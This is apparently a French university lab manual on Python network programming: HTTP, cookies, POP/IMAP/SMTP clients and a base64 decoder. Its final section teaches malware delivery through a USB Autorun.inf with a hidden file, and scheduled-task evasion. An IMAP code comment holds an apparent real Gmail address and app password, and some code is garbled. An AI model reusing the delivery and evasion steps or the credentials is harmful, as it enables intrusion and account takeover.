- Après l'envoi d'une requête, vous devez recevoir la réponse jusqu'à la fin avant de transmettre la requête pour la ressource suivante.

Voir ci-dessous comment la fonction *`telecharger_ressources`* doit être appelée avec l'exemple d'URL (la liste d'URLs *`ressources`* = `["/free/diagrams/osnotation.png", "/free/diagrams/tcpwunack.png"]`, *`chemins`* = `["test.png", "test2.png"]`):

```
1 import socket
2 ConnexionAuServeurHTTP=socket.socket()
3 Serveur="www.tcpguide.com"
4 Port=80
5 ConnexionAuServeurHTTP.connect((Serveur,Port))
6
7 def telecharger_ressources(con_serveur,server_name,ressources,chemins):
8     # à implémenter
9     pass
```

```
10 telecharger_ressources (ConnexionAuServeurHTTP, Serveur, ["/free/diagrams
    /osinotation.png", "/free/diagrams/tcpswunack.png"], ["test.png", "test2.png"])
```

Donnez un programme qui utilise cette fonction pour télécharger des ressource à partir d'un serveur HTTP.

Indice :

- Pour maintenir la connexion avec le serveur vous devez utiliser la version *HTTP 1.1* dans votre requête et l'entête général *Connection: keep-alive*.
- Dans la réponse serveur, recherchez l'entête *Content-Length* pour retrouver la taille de la ressource à recevoir

10. Exercice : Cookies HTTP

Le code serveur HTTP suivant vous permet de saisir une chaîne de caractères et la placer dans la variable *vousre_cookie* (Ligne 6). La valeur de celle-ci sera interpolée dans la chaîne de caractères contenue dans la variable *header* (*Set-Cookie:%s* Ligne 7).

```
1 import socket
2 s=socket.socket ()
3 s.bind(("0.0.0.0",80))
4 s.listen(30)
5 contenu="<h1> Page HTML</h1>"
6 vousre_cookie=input("Entrez la valeur de la variable vousre_cookie: ")
7 header='HTTP/1.1 200 OK\r\nConnexion:close\r\nDate: Thu, 17 Jan 2019 13:18:42
    GMT\r\nServer: Apache/2.4.37\r\nAccept-Ranges: bytes\r\nContent-Length: %
    d\r\nContent-Type: text/html\r\nSet-Cookie:%s\r\n\r\n'%(len(contenu),vousre_cookie
    )
8 while True:
9     con, _=s.accept ()
10    con.send(header.encode ())
11    con.send(contenu.encode ())
12    con.close ()
```

Question

- Lancez Wireshark sur l'interface *localhost* et filtrer afin de retrouver seulement les requêtes *GET* reçues sur le port *TCP 80* (`http.request.method==GET`).
- Exécutez le code serveur précédant et connectez avec un navigateur web à ce serveur (`http://localhost`). Avant que le serveur se lance, vous devez introduire la valeur de la variable *vousre_cookie* au clavier.
- Repérez la chaîne de caractères que vous avez introduit au clavier dans l'entête *Cookie* : de la requête de votre navigateur avec Wireshark (prenez une capture d'écran de l'entête *Cookie*).

TP 7 POP, IMAP et SMTP

IX

Les codes des programmes Python 3 sont téléchargeables depuis le répertoire Google Drive suivant :

https://drive.google.com/open?id=1TO0TA1HqgrLZ8HYs-ZxqxKOW__m1qZBi

1. Exercice : Accédez à une boîte mail avec POP

Avant de commencer de tester le code POP et IMAP, vous devez créer une nouvelle boîte et activer l'authentification double facteur (Validation en deux étapes). Par la suite vous devez générer un mot de passe d'application qui sera utilisé pour accéder à votre compte. Les captures suivantes illustrent les étapes à suivre. Le lien suivant vous donne accès à la page de configuration de la validation à deux étapes ainsi que que la configuration de mot de passe application https://myaccount.google.com/u/0/security?rapt=AEjHL4Mx-SvVe9itiE0I3Seg8ikRY1mGTRwF0dmCdcs2zPFTU-WQChugd8Yn5rNQyv7lG6dSnIau60vH6RW0htG4gWS9g_ZuPO7-lnKqQBk5nNG8N7lueMw.

<https://myaccount.google.com/apppasswords>

Important: Ne testez pas l'exemple avec votre boîte mail.

← Mots de passe des applications

Les mots de passe d'application vous permettent de vous connecter à votre compte Google à partir d'applications sur des appareils non compatibles avec la validation en deux étapes. Comme vous ne devez saisir le mot de passe qu'une fois, vous n'avez pas besoin de le mémoriser. [En savoir plus](#)

Nom	Créé le	Dernière utilisation le
python	14 déc.	14 déc.


Sélectionnez l'application et l'appareil pour lesquels vous souhaitez générer le mot de passe d'application.

mon-application X

GÉNÉRER

Confidentialité Conditions Aide

À propos



POP (Post Office Protocol) est un protocole très simple permettant de connecter à une boîte mail et télécharger les mails stockés dedans. Voici les commandes les plus importantes :

1. **USER**, **PASS** fonctionnent comme dans FTP pour transmettre le login (boîte mail) et mot de passe ;
2. **STAT** : renvoie le nombre de mails dans la boîte et la taille totale occupée par celle-ci ;
3. **LIST** : renvoie une liste contenant le numéro de chaque mail accompagné avec ça taille ;
4. **RETR** : récupère le mail désigné par le numéro en paramètre sous format RFC 822 (voir le cours SMTP).
5. **TOP** : renvoie les entêtes du message désigné et les N premières lignes du message ;
6. **UIDL** : retourne la liste des identifiants uniques des messages dans la boîte ;
7. **QUIT** : ferme la session avec le serveur POP

Exécutez le code client POP :

```
1 # code python 3 client POP
2 import socket
3 import ssl
4
5 def RecevoirLaReponseServeur(ConnexionSecurise, Delimiteur_De_Fin_De_Reponse):
6     Reponse_recu= ConnexionSecurise.recv(1024).decode("unicode_escape")
7     if (" +OK" in Reponse_recu) and Delimiteur_De_Fin_De_Reponse=="":
8         return Reponse_recu
9     if ("-ERR" in Reponse_recu):
10        return Reponse_recu
11    while True:
12        # lire la reponse jusqu'a atteindre la sequence de caratere
13        Delimiteur_De_Fin_De_Reponse
14        if(Delimiteur_De_Fin_De_Reponse in Reponse_recu):
15            break
16        Reponse_recu+=ConnexionSecurise.recv(1024).decode("unicode_escape")
17    return Reponse_recu
18
19 NomDomaineDuServeurPOP="pop.gmail.com"
20 ConnexionAuServeur=socket.socket()
21 ConnexionAuServeur.connect((NomDomaineDuServeurPOP,995))
22 # creation d'une connexion securise
23 ConnexionSecurise=ssl.create_default_context().wrap_socket(ConnexionAuServeur,
    server_hostname=NomDomaineDuServeurPOP)
```

```

24 Commande=""
25 # liste de commande pour les quels la reponse setermine par "\r\n.\r\n" (un
    point au debut de la ligne)
26 ListeCommande=["list","top","retr","uidl"]
27 while True:
28     Delimiteur=""
29     for command_terminer_par_unpoint in ListeCommande:
30         # si la commande issue par le client appartient a ListeCommande
31         # la reponse de cette commande doit se terminee par "\r\n.\r\n"
32         if(Commande.strip().lower().startswith(command_terminer_par_unpoint)):
33             Delimiteur="\r\n.\r\n"
34         # les autres commande comme QUIT, PASS et USER auront une seule ligne
    de reponse seulement(+OK ou -ERR )
35     print(RecevoirLaReponseServeur(ConnexionSecurise,Delimiteur))
36     if(Commande.strip().lower().startswith("quit")):
37         break
38     Commande=input()
39     ConnexionSecurise.send((Commande+"\r\n").encode())
40 ConnexionSecurise.close()
41

```

Question

Testez les commandes suivantes et faites des captures d'écran des résultats (vous devez utiliser le mot de passe application que vous avez généré au début du TP ainsi que l'adresse mail que vous avez créé):

- USER Votre_@MAIL
- PASS Votre_MDP_Application
- STAT
- UIDL
- LIST
- RETR 3
- QUIT

2. Exercice : Client IMAP

Les programmes client suivants assurent la génération des tags automatiquement, donc il suffit de saisir les commandes seulement. Exécutez le code python du client IMAP suivant :

```

1 #hhwuejxvuxccwcit master1rsdtp@gmail.com
2 #master1rsdtp@gmail.com hhwuejxvuxccwcit
3 # code python 3 client POP
4 #code python 3 client IMAP
5 #code python 3 client IMAP
6 import socket
7 import ssl
8 import time
9 def RecevoirLaReponseServeur(ConnexionSecurise, Tag_Commande):
10     Reponse_recu=ConnexionSecurise.recv(1024).decode("ascii")
11     Delimiteur_De_Fin_De_Reponse=Tag_Commande+" "
12     while True:
13         # lire la reponse jusqu'a atteindre la sequence de caratere
    Delimiteur_De_Fin_De_Reponse (TAG de la commande)
14         if(Delimiteur_De_Fin_De_Reponse in Reponse_recu):
15             break
16         Reponse_recu+=ConnexionSecurise.recv(1024).decode("ascii")
17     return Reponse_recu

```

```

18
19 NomDomaineDuServeurIMAP="imap.gmail.com"
20 ConnexionAuServeur=socket.socket ()
21 ConnexionAuServeur.connect ( (NomDomaineDuServeurIMAP, 993))
22 # creation d'une connexion securise
23 ConnexionSecurise=ssl.create_default_context ().wrap_socket (ConnexionAuServeur,
    server_hostname=NomDomaineDuServeurIMAP)
24 Commande=""
25 # recevoir le message de connexion
26 print ( ConnexionSecurise.recv(2048).decode("ascii"))
27 TAG_Commande=""
28 while True:
29     # lire la commande
30     Commande=input ()
31     # cree un tag a partir de l'horloge systeme (time.time())
32     TAG_Commande_Horloge=str(int (time.time ()))
33     # envoie de la commande avec le TAG horloge
34     ConnexionSecurise.send((TAG_Commande_Horloge+" "+Commande+"\r\n").encode (
        "ascii"))
35     print ( RecevoirLaReponseServeur (ConnexionSecurise, TAG_Commande_Horloge))
36     # si la commande tapee par le client == LOGOUT, sortir de la boucle de
    lecture de commandes
37     if (Commande.strip ().lower ().startswith ("logout")):
38         break
39 ConnexionSecurise.close ()
40

```

Question

Testez les commandes suivantes et enregistrez les captures d'écran (vous devez utiliser le mot de passe application que vous avez généré au début du TP ainsi que l'adresse mail que vous avez créé). Lisez bien les réponses serveur pour comprendre le traitement :

- CAPABILITY
- LOGIN Votre_@MAIL Votre_MDP_Application
- LIST "" ""
- SELECT INBOX
- FETCH 2 FLAGS
- FETCH 2 BODY.PEEK[TEXT]
- STORE 2 +FLAGS (Answered)
- FETCH 2 FLAGS
- FETCH 2 BODY.PEEK[HEADER.FIELDS (To From Date Content-Type)]
- UID FETCH 4 BODY.PEEK[HEADER.FIELDS (To From Date Content-Type)]
- SEARCH SINCE 22-MAR-2018
- SEARCH BEFORE 31-DEC-2018
- SEARCH FROM codek9111@yahoo.fr
- SEARCH ALL
- UID SEARCH ALL
- FETCH 2 FLAGS
- CLOSE

```

1 * OK Gimap ready for requests from 41.100.32.83 j4mb1024322636wrw
2
3 Prefixe_Commande_TAG001 Capability
4 * CAPABILITY IMAP4rev1 UNSELECT IDLE NAMESPACE QUOTA ID XLIST CHILDREN X-GM-EXT-
    1 XZZZY SASL-IR AUTH=XOAUTH2 AUTH=PLAIN AUTH=PLAIN-CLIENTTOKEN AUTH=OAUTHBEARER
    AUTH=XOAUTH

```

```

5
6 Prefixe_Commande_TAG001 OK Thats all she wrote! j4mb1024322636wrw
7
8 Prefixe_Commande_TAG002 LOGOUT
9 * BYE Logout Requested j4mb1024322636wrw
10
11 Prefixe_Commande_TAG002 OK Quoth the raven, nevermore... j4mb1024322636wrw

```

3. Exercice : Envoie mail par SMTP

Exécutez le programme suivant pour voir les échanges des commandes / réponses avec le serveur SMTP nécessaires afin de transférer un mail (vous devez utiliser le mot de passe application que vous avez généré au début du TP ainsi que l'adresse mail que vous avez créé) :

```

1 # le meme programme fonctionne pour python 2 et 3
2 import smtplib
3 from email.mime.text import MIMEText
4 from email.header import Header
5 # nom domaine du serveur SMTP pour le quel ont souhaite transmettre un mail
6 smtp_host = 'smtp.gmail.com'
7
8 # donnees d'authentification du transmetteur (adresse mail et mot de passe)
9 AdresseMailExpediteur="Votre_EMAIL"
10 MotDePasse="Votre_MDP_Application"
11
12 # adresse mail recepteur
13 AdresseMailRecepteur="VOTRE.ADRESSE.EMAIL.SVP@gmail.com"# ecrivez votre adresse
   mail ici
14
15 # Mail formate avec le format RFC822 ( voir le cours SMTP)
16 # contenu text
17 Mail_FormatRFC822 = MIMEText('Testing, Testing Hello! Are you there? k', 'plain'
   , 'utf-8')
18 # entete Subject:
19 Mail_FormatRFC822['Subject'] ='Sujet == THIS IS A MAIL'
20 # entete From:
21 Mail_FormatRFC822['From'] = AdresseMailExpediteur
22 # entete To:
23 Mail_FormatRFC822['To'] = AdresseMailRecepteur
24
25 # etablisement de la connexion avec le serveur SMTP smtp.gmail.com
26 Objet_de_connexion_avec_ServeurSMTP = smtplib.SMTP(smtp_host, 587, timeout=10)
27 # activation de l'affichage des commandes reponses echangees avec le serveur
28 Objet_de_connexion_avec_ServeurSMTP.set_debuglevel(1)
29 try:
30     # envoie de la commande STARTTLS (connection securisee)
31     Objet_de_connexion_avec_ServeurSMTP.starttls()
32     # envoie des informations d'authentification de l'expediteur
   (AdresseMailExpediteur,MotDePasse )
33     Objet_de_connexion_avec_ServeurSMTP.login(AdresseMailExpediteur,MotDePasse )
34     # envoie du mail
35     Objet_de_connexion_avec_ServeurSMTP.sendmail("MasterInfo.tlemcen.MAIL@gmail.
   com", AdresseMailRecepteur , Mail_FormatRFC822.as_string())
36 finally:
37     #envoi de la commande QUIT
38     Objet_de_connexion_avec_ServeurSMTP.quit()
39

```


Comme expliqué dans le cours, les commandes SMTP seront échangées avec le serveur pour transmettre le message. Sauf que ici, le programme utilisateur connecte à ça boîte mail (afin de s'authentifier) avant de transférer le mail au serveur où ça boîte mail est localisée. Ci dessous, la figure explique les commandes les plus importants dans ce processus :

```

Python 2.7.9 Shell
File Edit Shell Debug Options Windows Help
=====
>>>
send: ehlo [169.254.4.120]\r\n' Envoie de la commande EHLO
reply: '250-smtp.gmail.com at your service, [41.100.32.83]\r\n'
reply: '250-SIZE 35882577\r\n'
reply: '250-8BITMIME\r\n'
reply: '250-STARTTLS\r\n'
reply: '250-ENHANCEDSTATUSCODES\r\n'
reply: '250-PIPELINING\r\n'
reply: '250 SMTPUTF8\r\n'
reply: retcode (250); Msg: smtp.gmail.com at your service, [41.100.32.83]
SIZE 35882577
8BITMIME
STARTTLS
ENHANCEDSTATUSCODES
PIPELINING
SMTPUTF8
send: 'STARTTLS\r\n' Envoie de startTLS (connexion securisée)
reply: '220 2.0.0 Ready to start TLS\r\n'
reply: retcode (220); Msg: 2.0.0 Ready to start TLS
send: ehlo [169.254.4.120]\r\n' Envoie de EHLO une nouvelle fois
reply: '250-smtp.gmail.com at your service, [41.100.32.83]\r\n'
reply: '250-SIZE 35882577\r\n'
reply: '250-8BITMIME\r\n'
reply: '250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\r\n'
reply: '250-ENHANCEDSTATUSCODES\r\n'
reply: '250-PIPELINING\r\n'
reply: '250 SMTPUTF8\r\n'
reply: retcode (250); Msg: smtp.gmail.com at your service, [41.100.32.83]
SIZE 35882577
8BITMIME
AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH
ENHANCEDSTATUSCODES
PIPELINING
SMTPUTF8
send: 'AUTH PLAIN AE1hc3RlcldkZm8udGxlbWVhbnRlbi5NQULMQGdtYWlsLmNvbQBD2RpbmdNb25rP0w3KjU=\r\n'
reply: '235 2.7.0 Accepted\r\n'
reply: retcode (235); Msg: 2.7.0 Accepted
send: 'mail FROM:<MasterInfo.tlemcen.MAIL@gmail.com> size=256\r\n'
reply: '250 2.1.0 OK 200sm22269406wmw.31 - gsmtpt\r\n'
reply: retcode (250); Msg: 2.1.0 OK 200sm22269406wmw.31 - gsmtpt
send: 'rcpt TO:<[REDACTED]@gmail.com>\r\n' Envoie de la commande RCPT
reply: '250 2.1.5 OK 200sm22269406wmw.31 - gsmtpt\r\n'
reply: retcode (250); Msg: 2.1.5 OK 200sm22269406wmw.31 - gsmtpt
send: 'data\r\n' Envoie de la CMD'DATA' pour commencer à transmettre le MAIL
reply: '354 Go ahead 200sm22269406wmw.31 - gsmtpt\r\n'
reply: retcode (354); Msg: Go ahead 200sm22269406wmw.31 - gsmtpt
data: (354, 'Go ahead 200sm22269406wmw.31 - gsmtpt') Contenu du mail
send: 'Content-Type: text/plain; charset="utf-8"\r\nMIME-Version: 1.0\r\nContent-Transfer-Encoding: base64\r\nSubject: Sujet == THIS IS A MAIL\r\nFrom: MasterInfo.tlemcen.MAIL@gmail.com\r\nTo: [REDACTED]@gmail.com\r\n\r\nVGZvdGluZyBIZWxsbyEgQXJlIHlvdSB0aGVyZT8gaw==\r\n\r\n' Sequence fin Mail
reply: '250 2.0.0 OK 1547224626 200sm22269406wmw.31 - gsmtpt\r\n'
reply: retcode (250); Msg: 2.0.0 OK 1547224626 200sm22269406wmw.31 - gsmtpt
data: (250, '2.0.0 OK 1547224626 200sm22269406wmw.31 - gsmtpt')
send: 'quit\r\n' Envoie de la commande QUIT pour cloturer la connexion au serveur
reply: '221 2.0.0 closing connection 200sm22269406wmw.31 - gsmtpt\r\n'
reply: retcode (221); Msg: 2.0.0 closing connection 200sm22269406wmw.31 - gsmtpt
>>>

```


4. Exercice : Décoder le contenu avec l'encodage 64bits

Le programme python suivant permet de décoder un contenu transmis avec encodage 64bits. Cette encodage est largement utilisé pour transmettre les fichiers sur mails.

```

1 # code python 3
2 def Decode64bits(_4Octets_lu):
3     # prendre en parametre 4octets (4 caracteres)
4     global FichierDecode # variable globale
5
6     Sequence_4Octets=_4Octets_lu
7     ValeurBinaire=""
8     # si la sequence de caractere contient "=" alors celle-ci marque la fin du
    fichier
9     if("=" in Sequence_4Octets):
10         # elimine les caractere "=" a la fin de la sequence
11         Sequence_4Octets=Sequence_4Octets[:Sequence_4Octets.find("="):]
12
13     for octet_indx in range(len(Sequence_4Octets)):
14         # convertir le caractere a sa representation 64bits et ensuite vers sa
    representation binaire
15         binval=bin(ConvertirCaracter64bits(Sequence_4Octets[octet_indx]))[2::]
16         # complete la representation binaire par des 0s a gauche (pour avoir une
    representation 6bits)
17         binval="0"*(6-len(binval))+binval
18         ValeurBinaire+=binval
19
20     for Threebits_char in range(0,len(ValeurBinaire),8):
21         if(Threebits_char+8>len(ValeurBinaire)):
22             break
23         # pour toutes les sequence de 8 bits dans ValeurBinaire
24         # obtenir le caractere 8bits correspondant
25         CaractereASCII8bits=chr( int("0b"+ValeurBinaire[Threebits_char:
    Threebits_char+8:],0) )
26         #print (CaractereASCII8bits.encode(),ord(CaractereASCII8bits))
27         # enregistrer le caractere sur fichier
28         FichierDecode.write(bytes([ord(CaractereASCII8bits)]))
29     L=len(ValeurBinaire)
30     # s'il reste des bits supplementaires
31     if(L%8!=0):
32         # si la sequence de bits ne contient pas que des 0
33         if("0"*(L%8)!=ValeurBinaire[L-L%8::]):
34             # complete la representation par des 0 a droit
35             CaractereASCII8bits=chr( int("0b"+ValeurBinaire[L-L%8::]+(8-L%8)*"0",
    0) )
36
37         # enregistrer le caractere sur fichier
38         FichierDecode.write(bytes([ord(CaractereASCII8bits)]))
39
40     #fin de la procedure Decode64bits
41
42 # si le caractere n'appartient pas a [A..Z, a..z, 0..9, +, / , =], supprimer le
    caractere
43 def SupprimerCaracteresSupplementaires(Contenu):
44     Contenucleaned=""
45     for octet in Contenu :
46         caractere=(chr(octet))
47         if(caractere>='A' and caractere<='Z'):
48             Contenucleaned+=caractere

```

```

49         continue
50     if(caractere>='a' and caractere<='z'):
51         Contenucleaned+=caractere
52         continue
53     if(caractere>='0' and caractere<='9' ):
54         Contenucleaned+=caractere
55         continue
56     if(caractere==" "):
57         Contenucleaned+=caractere
58         continue
59     if(caractere==" /"):
60         Contenucleaned+=caractere
61         continue
62     if(caractere=="="):
63         Contenucleaned+=caractere
64
65     return Contenucleaned # fin de la procedure
SupprimerCaracteresSupplementaires
66
67 # obtient la representation 64bits du caractere
68 ''' [A .. Z] = [0..25]
69 [a .. z] = [26..51]
70 [0..9]=[52..61]
71 "+" = 61
72 "/" = 62
73 "=" = 0 ( contrairement a A, les "=" sont ajoutees a la fin
74 pour que la taille de la chaine encdee soit un multiple de 4
75 '''
76 def ConvertirCaracter64bits(caractere):
77     if(caractere>='A' and caractere<='Z'):
78         return ord(caractere)-65
79     if(caractere>='a' and caractere<='z'):
80         return ord(caractere)-71
81     if(caractere>='0' and caractere<='9' ):
82         return ord(caractere)+4
83     if(caractere==" "):
84         return 62
85     if(caractere==" /"):
86         return 63
87     # le dernier cas correspond a "=" (si caractere=="=" return 0)
88     return 0 # fin de la procedure ConvertirCaracter64bits
89
90 # lire le fichier qu'ont souhaite decoder
91 FichierEncode =open("text.txt", 'rb')
92 # ouvrir le fichier dans le quel ont souhaite enregistrer le fichier decode
93 FichierDecode=open("MessageDecoder.jpg", "wb")
94
95
96 Contenu=""
97 Contenu_Restant=""
98 # lire le fichier. Pour chaque morceau de d'octets
99 for Octets in FichierEncode:
100
101     Contenu=Octets
102     Contenu=SupprimerCaracteresSupplementaires(Contenu)
103     Contenu=Contenu_Restant+Contenu
104     l=len(Contenu)
105     Contenu_Restant=""
106     # prendre une partie de la chaine de caratere avec une taille multiple de 4

```

```

107     # si des caracteres supplementaires restent, on les garde dans le tompon
    "Contenu_Restant"
108     if (1%4!=0):
109         Contenu_Restant=Contenu[len(Contenu)-(1%4):len(Contenu):]
110     if (len(Contenu)<4):
111         continue
112
113     PartieContenu_deTailleMultiple_de_4=1-(1%4)
114     # appliquer le decodage sur chaque morceau de taille 4 caracteres
115     for i in range(0,PartieContenu_deTailleMultiple_de_4,4):
116         Decode64bits(Contenu[i:i+4:])
117 # fermeture du fichier de l'encodage
118 FichierDecode.close()
119


```

Pour tester ce code sur un contenu encodé par cette méthode, exécutez les étapes suivantes :

1. Lancez le client IMAP de l'exercice précédent.
2. Accédez avec IMAP à un mail contenant une pièce jointe image jpg de préférence de petite taille. Le code fonctionne pour n'importe quel type de contenu binaire, il suffit de changer le nom et extension du fichier sortie à la fin du programme *Ligne 93*.
3. Enregistrez le résultat à partir de IDLE sous le nom *MessageEncoder.txt* et dans le même répertoire que le programme décodage 64bits (le programme python en haut).
4. Enlevez les entêtes et les lignes de commandes pour garder seulement le contenu de *file.jpg* encodé (enlevez aussi le code de réponse du serveur à la fin du message).
5. Exécutez le programme de décodage (celui au début de cet exercice).
6. Ouvrez le fichier résultat (*MessageDecoder.jpg* sera une image lisible).

5. Exercice : Comment configurer votre boîte pour l'accès POP et IMAP

Dans votre boîte Gmail et cliquez sur "*Paramètres*" (voir la figure suivante)



Afin de configurer comment le serveur IMAP et serveur POP traitent votre boîte (par exemple, est ce que les messages seront supprimés après l'accès par POP), accédez à *Transfert et POP/IMAP*.

Paramètres

Général Libellés Boîte de réception Comptes et importation Filtres et adresses bloquées **Transfert et POP/IMAP**

Modules complémentaires Chat Paramètres avancés Hors connexion Thèmes

Transfert : [Ajouter une adresse de transfert](#)
[En savoir plus](#)

Conseil : Vous pouvez également transférer uniquement certains des messages en [créant un filtre](#).

Téléchargement POP : [En savoir plus](#)

1. **État : L'accès POP est activé** pour tous les messages.

- ☐ Activer le protocole POP pour **tous les messages** (même ceux qui ont déjà été téléchargés)
- ☐ Activer le protocole POP pour les **messages reçus à partir de maintenant**
- ☐ Désactiver le protocole POP

2. Lorsque les messages sont récupérés avec le protocole POP

- ☐ conserver la copie originale Gmail dans la boîte de réception
- ☒ conserver la copie originale Gmail dans la boîte de réception
- ☐ marquer la copie Gmail comme lue
- ☐ archiver la copie originale Gmail
- ☐ supprimer la copie originale Gmail

Accès IMAP : [En savoir plus](#)

Accéder à Gmail à partir d'autres clients en utilisant IMAP)

État : IMAP est activé

- ☒ Activer IMAP
- ☐ Désactiver IMAP

Lorsque je marque un message comme supprimé dans IMAP :

- ☒ Activer l'effacement automatique, mise à jour immédiate du serveur (par défaut)
- ☐ Désactiver l'effacement automatique : mise à jour du serveur par le client

TP 8 Scan réseaux et sécurité



Objectifs

Python propose avec ces modes standards plusieurs possibilités pour créer des outils liés au domaine de cybersécurité. En outre, il existe beaucoup de contributions sous la forme de modules permettant de faciliter les testes de pénétration. Ce chapitre présente des techniques et modules utilisés dans les testes de pénétration avec Python.

1. PyInstaller et création d'accès avec Autorun

Python est un langage de script interprété. Par contre, la librairie PyInstaller permet de créer un fichier exécutable à partir d'un script python. Ce module permet aussi d'inclure toutes les dépendances nécessaires pour que le script fonctionne. La commande suivante installe ce module :

```
conda install conda-forge::pyinstaller
```

Prenant le code suivant, *monscript.py*, servant à ouvrir le navigateur chrome et d'attendre 20sec avant de continuer l'exécution.

```
1 import os
2 import time
3 os.system('C:\Program Files\Google\Chrome\Application\chrome.exe')
4 time.sleep(20)
```

Code suivant utilise PyInstaller pour créer un exécutable à partir du script *monscript.py*.

```
1 import PyInstaller.__main__, os, shutil
2
3
4 script="monscript.py"
5 icon="hackerrank.ico"
6 fichier_exe="fichier.exe"
7 wd=os.getcwd()
8
9 PyInstaller.__main__.run(
10 [
11     script,
12     "--onefile",
13     "--clean",
14     "--log-level=ERROR",
15     f"--name={fichier_exe}",
16     f"--icon={icon}"
17 ])
```

18
19

Le fichier exécutable sera créé dans le répertoire *dist* dans le même répertoire. Si le fichier exécutable existe déjà (*os.path.exists*), celui-ci est supprimé (*os.remove*). Pour déplacer le fichier créé dans le répertoire courant et nettoyer le répertoire, la librairie *shutil* est utilisée de les instructions suivantes :

```
1 if os.path.exists(fichier_exe):os.remove(fichier_exe)
2 shutil.move(os.path.join(wd, "dist", fichier_exe), os.getcwd())
3 shutil.rmtree("dist")
4 shutil.rmtree("build")
5 shutil.rmtree("__pycache__")
```

Une façon pour exécuter un malware dans une machine cible est l'autorun. Le code suivant permet de créer un fichier de configuration *Autorun.inf* permettant de lancer l'exécutable une fois que le flashdisk (Removable Media) D:\ est placé dans un PC. Par la suite, *Autorun.inf* ainsi que l'exécutable sont déplacés dans le flashdisk et la dernière commande (*attrib +h*) permet de cacher le fichier *Autorun.inf*.

```
1 autorun_conf.write(f'Open={fichier_exe}\n')
2 autorun_conf.write(f'Action-Start Acrobat Reader\n')
3 autorun_conf.write(f'Open={fichier_exe}\n')
4 autorun_conf.write('Label=MyUSB\n')
5 autorun_conf.write(f'Icon={icon}\n')
6 autorun_conf.close()
7
8 shutil.move("Autorun.inf", "d:\\")
9 shutil.move("fichier.exe", "d:\\")
10 os.system("attrib +h", "f:\\Autorun.inf")
```

Remarque

Cette méthode serait utile si l'*Autorun* est activé dans le système d'exploitation. Par contre, Windows 10 désactive par défaut cette fonctionnalité. Une autre alternative à cette méthode consiste à fusionner l'exécutable avec une pièce jointe comme pdf ou jpg, mais ceci aussi dépend du logiciel de lecture et des mesures de sécurité.

2. Techniques d'évasion à la détection

Après l'accès initial, il est souvent plus intelligent de cacher l'attaque en différant le temps de l'exécution. La commande Windows *schtasks* permet de planifier une tâche pour que celle-ci soit exécutée périodiquement ou dans un moment ultérieur. Plusieurs usages légitimes de cette commande existent comme la planification des mises à jours. Néanmoins, celle-ci peut être exploitée pour lancer l'attaque d'une manière différée ou bien pour transmettre les données collectées d'une manière périodique.

La commande suivante permet de lister les tâches planifiées:

```
1 schtasks /query
```

- Le code suivant commence par tester si une tâche avec le nom *MaTache* est planifiée (Ligne 3). Si c'est le cas, celle-ci est annulée (Ligne 4).
